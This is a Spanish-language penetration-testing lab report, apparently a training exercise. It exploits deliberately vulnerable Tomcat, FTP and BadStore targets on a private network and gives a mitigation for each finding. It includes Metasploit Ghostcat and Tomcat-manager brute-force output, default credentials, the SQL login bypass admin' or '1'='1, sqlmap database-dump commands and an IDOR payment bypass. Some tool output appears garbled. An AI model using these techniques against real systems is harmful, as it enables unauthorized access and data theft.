Impacto: Para que la ejecución remota de código sea posible, el sistema debe tener previamente habilitada una función de carga de archivos. Por defecto, las versiones vulnerables de Tomcat no realizan ninguna verificación de seguridad para las solicitudes que llegan al puerto 8009. Esto significa que un atacante no autenticado puede acceder al puerto para leer o potencialmente escribir en el servidor.


Explotación: Tenemos la información de que en el puerto 8009 está abierto un servidor apache y recibimos esta respuesta del nmap:

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

|_ajp-methods: Failed to get a valid response for the OPTION request

Buscamos la vulnerabilidad con el comando en el metaexploit de kali con **search Ghostcat**

Configuramos el rhost con la ip de nuestra máquina y obtenemos usando el exploit el archivo WEBINFweb.xml_458351.txt



```
msf auxiliary(wsploit/http/tomcat_ghostcat) > exploit
[*] Running module against 192.168.0.20
[*] Exploit running as background job 192.168.0.20:8009.

Etag: W/"1585-122867438000"
Last-Modified: Wed, 09 Dec 2009 19:17:18 GMT
Content-Type: application/xml
Content-Length: 1565
Content-Encoding: ISO-8859-1"
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements. See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to you under the Apache License, Version 2.0
  ("License"); you may not use this file except in compliance with
  the License. You may obtain a copy of the License at
  http://www.apache.org/licenses/LICENSE-2.0
  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or
  implied. See the License for the specific language governing permissions
  and limitations under the License.
-->
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/version_2_4.xsd">
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>
  <!-- JSPC servlet mappings start -->
  <servlet>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <servlet-class>org.apache.jsp.index_jsp</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <url-pattern>/index.jsp</url-pattern>
  </servlet-mapping>
  <!-- JSPC servlet mappings end -->
</web-app>
```

Mitigación:

Afecta a las siguientes versiones:

- Apache Tomcat 6
- Apache Tomcat 7x <7.0.100
- Apache Tomcat 8x <8.5.51
- Apache Tomcat 9x <9.0.31

La solución se encuentra en actualizar la configuración AJP para que solicite autorización (ya que en la configuración por defecto es donde se encuentra la vulnerabilidad) o en actualizar el servidor Tomcat a una de estas versiones:

- Tomcat 7.0.0100
- Tomcat 8.5.51
- Tomcat 9.0.31

3.5 Escalada de privilegios mediante acceso a servicio FTPProd

Descripción de la vulnerabilidad: Puede obtenerse acceso como usuario y una posterior escalada de privilegios a root en la máquina objetivo a través del servicio ftp alojado en puerto 21.


Impacto: Hay un impacto en la confidencialidad de los datos ya que la persona que accede puede acceder a todos ellos y la integridad del sistema se ve totalmente comprometida ya que un atacante ha entrado.

Explotación: Al hacer uso de la herramienta nmap en el primer reconocimiento obtenemos la información de que el puerto 21 se encuentra abierto y que tiene un servicio ftp

21/tcp open ftp

Nos podemos conectar a este puerto mediante el comando, [ftp 192.168.0.26](ftp://192.168.0.26)

Nos pide un usuario que será el de msfadmin y la contraseña que será la misma y podemos acceder. Usando el comando **pwd**y posteriormente **ls** accedemos a la base de datos donde nos interesaría usar el comando **.bash_history** y descargar este archivo para obtener información de lo que se ha hecho en el servidor.



```
[kali㉿kali: ~] $ ls -la
total 12
drwxr-xr-x  5 msfadmin msfadmin 4096 May 18 2010 .
drwxr-xr-x  0 root      root      4096 Apr 28 2010 ..
-rw-r--r--  4 msfadmin msfadmin  986 Apr 18 2010 .bash_history
drwxr-xr-x  4 msfadmin msfadmin 4096 Apr 17 2010 distcc
-rw-r--r--  1 msfadmin msfadmin   98 Apr 28 2010 lesshtc
-rw-r--r--  2 msfadmin msfadmin 5489 Apr 18 2010 lessfile
drwxr-xr-x  1 msfadmin msfadmin  0 May  7 2010 ssh
-rw-r--r--  1 msfadmin msfadmin 4096 Apr 28 2010 sudo_as_admin_successful
drwxr-xr-x  6 msfadmin msfadmin 4096 Apr 28 2010 vulnerable
226 Transfer complete
ftp> ls
229 Entering Extended Passive Mode ((|||23853))
150 Opening ASCII mode data connection for file list
150 Opening ASCII mode data connection for file list
drwxr-xr-x  6 msfadmin msfadmin 4096 Apr 28 2010 vulnerable
226 Transfer complete
ftp> ls
229 Entering Extended Passive Mode ((|||41943))
150 Opening ASCII mode data connection for file list
150 Opening ASCII mode data connection for file list
drwxr-xr-x  6 msfadmin msfadmin 4096 Apr 28 2010 vulnerable
226 Transfer complete
ftp> ls
```

Mitigación: Nunca usar contraseñas débiles o contraseñas por defecto del sistema, como user:user o msfadmin:msfadmin. Un nombre de usuario y una contraseña complejos son imprescindibles para la integridad de la autenticación

3.6 Acceso a Web Application Manager Apache Tomcat/Coyote JSP Engine

Descripción de la vulnerabilidad: Conseguir la conexión inversa con reverse shell a la máquina objetivo a partir de la obtención de acceso mediante un login al panel manager Web Application Manager de Apache Tomcat.

Impacto: Con el acceso al usuario root y la escala de privilegios podríamos acceder y obtener cualquier tipo de documento y estaríamos atentando contra la confidencialidad del sistema y toda la información que tenga este mismo además de poder perder el control del sistema en favor del atacante.

Explotación: En primer lugar se abre el Metasploit y se busca Tomcat con el comando **search Tomcat** Se elige el módulo auxiliary/scanner/http/tomcat_mgr_login ya que permite realizar fuerza bruta sobre el objetivo con una serie de listados de username y password descargados previamente. Se modifica el puerto que trae el módulo por defecto y se cambia por el del servidor Apache Tomcat descubierto, con el comando **set RPORT 8180** Usando la fuerza bruta y los diccionarios que ya tiene Metasploit encontramos un intento exitoso

```
[+] 192.168.0.26:8180 - LOGIN FAILED: role:ksxc (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: role:root (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:admin (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:manager (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:role1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:root (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:scret (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:QLogi6c (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:password (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:changethis (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:r0t (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:toor (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:password1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: root:jdeployer (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:ksxc (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:owaspba (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:ADMIN (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:xamp (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:tomcat:manager (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.0.26:8180 - Login Successful: tomcat:tomcat
[+] 192.168.0.26:8180 - LOGIN FAILED: both:admin (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:role1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:tomcat:manager (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:tomcat:role1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:password1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:password (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:password1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:changethis (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:r0t (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:QLogi6c (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:password1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:jdeployer (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:Ow#busr1 (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:ksxc (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:owaspba (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:ADMIN (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: both:xamp (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: QCC:admin (Incorrect)
[+] 192.168.0.26:8180 - LOGIN FAILED: QCC:manager (Incorrect)
```

Esto nos permite acceder a la página web de Tomcat a través de nuestro navegador introduciendo <http://192.168.0.26:8180/manager/html>. Nos pide el usuario y la contraseña ya obtenidos, los escribimos y nos encontramos la interfaz donde podríamos explotar y actuar en la propia aplicación.

Obtenemos toda esta información al escribir show options en el Metasploit

Mitigaciones:


Como solución más rápida y efectiva, actualizar el servidor a la última versión de Apache Tomcat. En caso contrario, nunca usar contraseñas débiles o contraseñas por defecto del sistema, como tomcat:tomcat. Un

nombre de usuario y una contraseña complejos son imprescindibles para la integridad de la autenticación. Permitir el acceso a la aplicación web solo a determinadas IPs.

Segunda parte: Badstore

4. Escaneo de puertos de Badstore

Comenzamos con un escaneo básico de puertos con el comando `nmap -O -sV 192.168.179.130` Se obtiene como resultado que los puertos 80 (http), 443 (ssl/http) y 3306 (mySQL) están abiertos.



```
[kali㉿kali)-[~] $ nmap -O -sV 192.168.179.130
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 14:21 EDT
Nmap scan report for 192.168.179.130
Host is up (0.00023s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  httpd   Apache httpd/1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
443/tcp   open  ssl/http Apache httpd/1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
3306/tcp  open  mysql   MySQL 5.7.33
MAC Address: 00:0C:29:E2:16:51 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.18 - 2.4.35 (likely embedded)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.91 seconds
[kali㉿kali)-[~]
```

5. Análisis de las vulnerabilidades y explotación

Para llevar a cabo el análisis de algunas de las vulnerabilidades obtenidas y su explotación, se hará uso tanto de los puertos abiertos descubiertos con nmap como de las vulnerabilidades obtenidas con el escaneo de Nessus.

En este apartado se describen:

- Vulnerabilidades descubiertas,
- Impacto que pueden tener sobre el sistema en caso de continuar estando presentes
- Explotación de las vulnerabilidades,
- Mitigación y resolución para evitar la explotación

En este informe se utilizará el siguiente esquema para reportar los 4 puntos detallados en el párrafo anterior que son los requeridos en la práctica.

5.1 Vulnerabilidades en el servidor web Apache

Descripción de la vulnerabilidad: La aplicación objetivo utiliza el servidor web Apache 1.3.28, como se ha comprobado en el escaneo con Nmap. Se hace una búsqueda básica y se descubre que este servidor cuenta con múltiples vulnerabilidades, una de ellas de máxima criticidad que puede causar denegación de servicio y ejecución de código remota.

Impacto: El impacto varía en función de la vulnerabilidad explotada, vulnerabilidad <https://www.cvedetails.com/cve/CVE-2004-0492/>

Mitigación: actualización a la última versión del servidor web.

5.2 SQL Injection


Descripción de la vulnerabilidad: La vulnerabilidad SQL Injection es una técnica de ataque en la que se utiliza la inyección de código en lenguaje SQL para recuperar o modificar los datos de una base de datos de datos. Esto implica entre otras cosas: Nombre de la base de datos, número y nombre de las columnas y el contenido de la base de datos.

Impacto: Es grave ya que el atacante puede obtener de información confidencial de los usuarios registrados o de la organización propietaria de la aplicación o modificar/borrar el contenido de la base de datos o su eliminación total, lo que conllevaría un compromiso total de la aplicación en caso de no contar con backups de la base de datos.

Explotación: Se puede introducir en el input de búsqueda el nombre, número, descripción, etc. de cualquier ítem disponible en el apartado What's new y se visualiza en pantalla. Haciendo una búsqueda con el input vacío, la aplicación devuelve un mensaje de error que pone sobre la pista de que la base de datos utiliza lenguaje SQL.

The screenshot shows a Firefox browser window with the address bar set to 192.168.179.130/cgi-bin/badstore.cgi?searchquery=&action=search&x=19&y=15. The page title is "BadStore.net - Search Results". The main content area displays the following message: "No items matched your search criteria:
SELECT itemnum, sdesc, idesc, price FROM itemdb WHERE " IN
(itemnum,sdesc,idesc)". This is a clear SQL injection query. The browser interface includes a navigation bar with tabs for "arroba - Buscar con Google" and "BadStore.net - Search Results", and a toolbar with various icons.

Input de login: Al no validar la aplicación los valores que se introducen en los inputs, puede obtenerse también acceso a la cuenta de administrador con una inyección de código simple. Se inserta admin' or '1'='1 en el input de login del apartado Login/Register de la web, obteniéndose acceso directo a la cuenta de administrador.



Además del descubrimiento de información y contenido sobre la base de datos de la aplicación de manera manual, puede obtenerse esta información mediante el uso de la herramienta SQLmap, disponible con Kali Linux. Los pasos a seguir son: Se introduce el comando básico de búsqueda, incluyendo entre comillas la URL resultante de la búsqueda efectuada con input vacío. El parámetro -d permite averiguar el tipo de base de datos del que se trata con el comando:

```
sqlmap -u "http://192.168.179.130/cgi-bin/badstore.cgi?searchquery=&action=search&x=19&y=19" -b
```


Obtenemos una tabla de datos llamada badstoredb.

Con el comando:

```
[kali㉿kali:~]# sqlmap -u "http://192.168.179.130/cgi-bin/badstore.cgi?searchquery=&action=search&x=19&y=19" -b
[3.7.0#stable] your search criteria:
[3.7.0#stable] https://sqlmap.org
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are responsible for any misuse or damage caused by this program
[*] starting @ 11:07:01 /2023-10-27
[*] [WARNING] provided value for parameter 'searchquery' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[*] [INFO] resuming back-end DBMS 'mysql'
[*] [INFO] testing connection to the target URL
sqlmap resumed the following injection points from stored session:
Parameter: searchquery (GET)
    Title: Generic UNION query (NULL) - 4 columns
    Payload: searchquery' UNION ALL SELECT CONCAT(0x71,aeb7a71,0x0f6fb6a596557676444574846676a561425a4847776d78467a+24b6645354a+6258425663566c,0x71626a6271),NULL,NULL,NULL-- -action=search&x=19&y=19
[*] [INFO] the back-end DBMS is MySQL
web application technology: Apache 1.3.28
back-end DBMS: MySQL 5.0.0
banner: 4.1.7-standard
[*] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.179.130'
[*] ending @ 11:07:52 /2023-10-27
[*] [kali㉿kali:~]
```

```
sqlmap -u "http://192.168.179.130/cgi-bin/badstore.cgi?searchquery=&action=search&x=19&y=19" -D badstoredb --dump-all
```

Obtenemos la tabla de datos que un atacante podría borrar, modificar etc.



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:14:47 /2023-10-27
[11:14:47] [WARNING] provided value for parameter 'searchquery' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:14:47] [INFO] resuming back-end DBMS 'mysql'
[11:14:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: searchquery (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: searchquery=' UNION ALL SELECT CONCAT(0x71a6b7a71,0x6f6f6b6a59655767644574846676a5561425a484777d78467a+24b666453544a6258425663566c,0x71626a6271),NULL,NULL,NULL-- --action=search&x=19&y=19
[11:14:47] [INFO] the back-end DBMS is MySQL
web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
[11:14:47] [WARNING] information_schema not available, back-end DBMS is MySQL < 5.0
Database: badstoredb
[1 table]
+-----+
| itemdb |
+-----+
[11:14:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.179.130'
[*] ending @ 11:14:47 /2023-10-27

[kali㉿kali]:~$ sqlmap -u "http://192.168.179.130/cgi-bin/badstore.cgi?searchquery=&action=search&x=19&y=19" -D badstoredb -T itemdb
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:15:15 /2023-10-27
[11:15:15] [WARNING] provided value for parameter 'searchquery' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
```

Mitigación: Validación de entrada de datos: Valida y filtra adecuadamente todos los datos ingresados por los usuarios antes de incluirlos en consultas SQL. Utiliza listas blancas (whitelists) para asegurarte de que solo se permitan caracteres seguros. Evitar la concatenación de cadenas: No construyas manualmente consultas SQL mediante la concatenación de cadenas. En su lugar, utiliza consultas parametrizadas o métodos proporcionados por el lenguaje de programación para generar consultas SQL. Uso de principios de seguridad a nivel de base de datos: Limita los permisos de la cuenta de base de datos utilizada por la aplicación para que solo pueda realizar operaciones necesarias. No utilices cuentas con permisos de administrador para las operaciones cotidianas. Mantener el software actualizado: Asegúrate de que todos los componentes del sistema, incluidos el sistema operativo, el servidor web, la base de datos y la aplicación, estén actualizados con los últimos parches de seguridad. Utilizar un Web Application Firewall (WAF): Un WAF puede detectar y bloquear ataques de SQL injection antes de que lleguen a la aplicación web. Implementar cortafuegos de aplicaciones web: Un cortafuegos de aplicaciones web puede ayudar a filtrar y bloquear solicitudes maliciosas antes de que lleguen a la aplicación, incluyendo intentos de inyección SQL.

5.3 Insecure Direct Object Reference (IDOR)

Descripción de la vulnerabilidad: Las referencias directas a objetos inseguras es un tipo de vulnerabilidad de control de acceso que surge cuando una aplicación utiliza la entrada proporcionada por el usuario para acceder a los objetos directamente (como recursos, archivos, etc.). Es una vulnerabilidad común en los sitios webs, tiene que ver con errores de implementación en el control de acceso.

Impacto: La explotación permite a cualquier usuario eludir mecanismos de control y acceder a áreas que en teoría deberían ser restringidas en el sitio web.

Explotación: Primero realizamos un pedido con cualquier usuario registrado

<https://www.exploit-db.com/google-hacking-database>

Cambiamos en la url el valor de **cartadd** por el valor **order** para así saltarnos el proceso de pago consiguiendo comprar un objeto sin haber gastado ningún tipo de dinero.

Mitigación: Implementar verificaciones de credenciales adicionales, para asegurarse que solo los usuarios con privilegios tienen acceso a los objetos privados. Analizar en el código todos los objetos referenciados y su control de acceso.

5.4 Asignación de rol de administrador por interceptación de tráfico de la web.

Acceso posterior sin restricciones a menú de administración. Descripción de la vulnerabilidad: La aplicación no encripta la información que viaja del cliente al servidor al crear un nuevo usuario. Además, permite modificar los valores introducidos en los inputs previamente, incluido el rol del usuario creado, por lo que pueden crearse usuarios con rol de administrador y acceder al menú secreto de administrador que contiene toda la información confidencial de usuarios registrados de la aplicación, así como otras funcionalidades.

Impacto: El impacto sobre la aplicación es total. El menú de administrador al que se accede incluye además la creación de nuevos usuarios, el borrado de los actuales y el acceso a información confidencial de los usuarios registrados: correos electrónicos, passwords, incluso numeración de las tarjetas de crédito. Por tanto, la web queda comprometida totalmente con muy baja complejidad, utilizando la interceptación y modificación del tráfico que viaja del cliente al servidor.

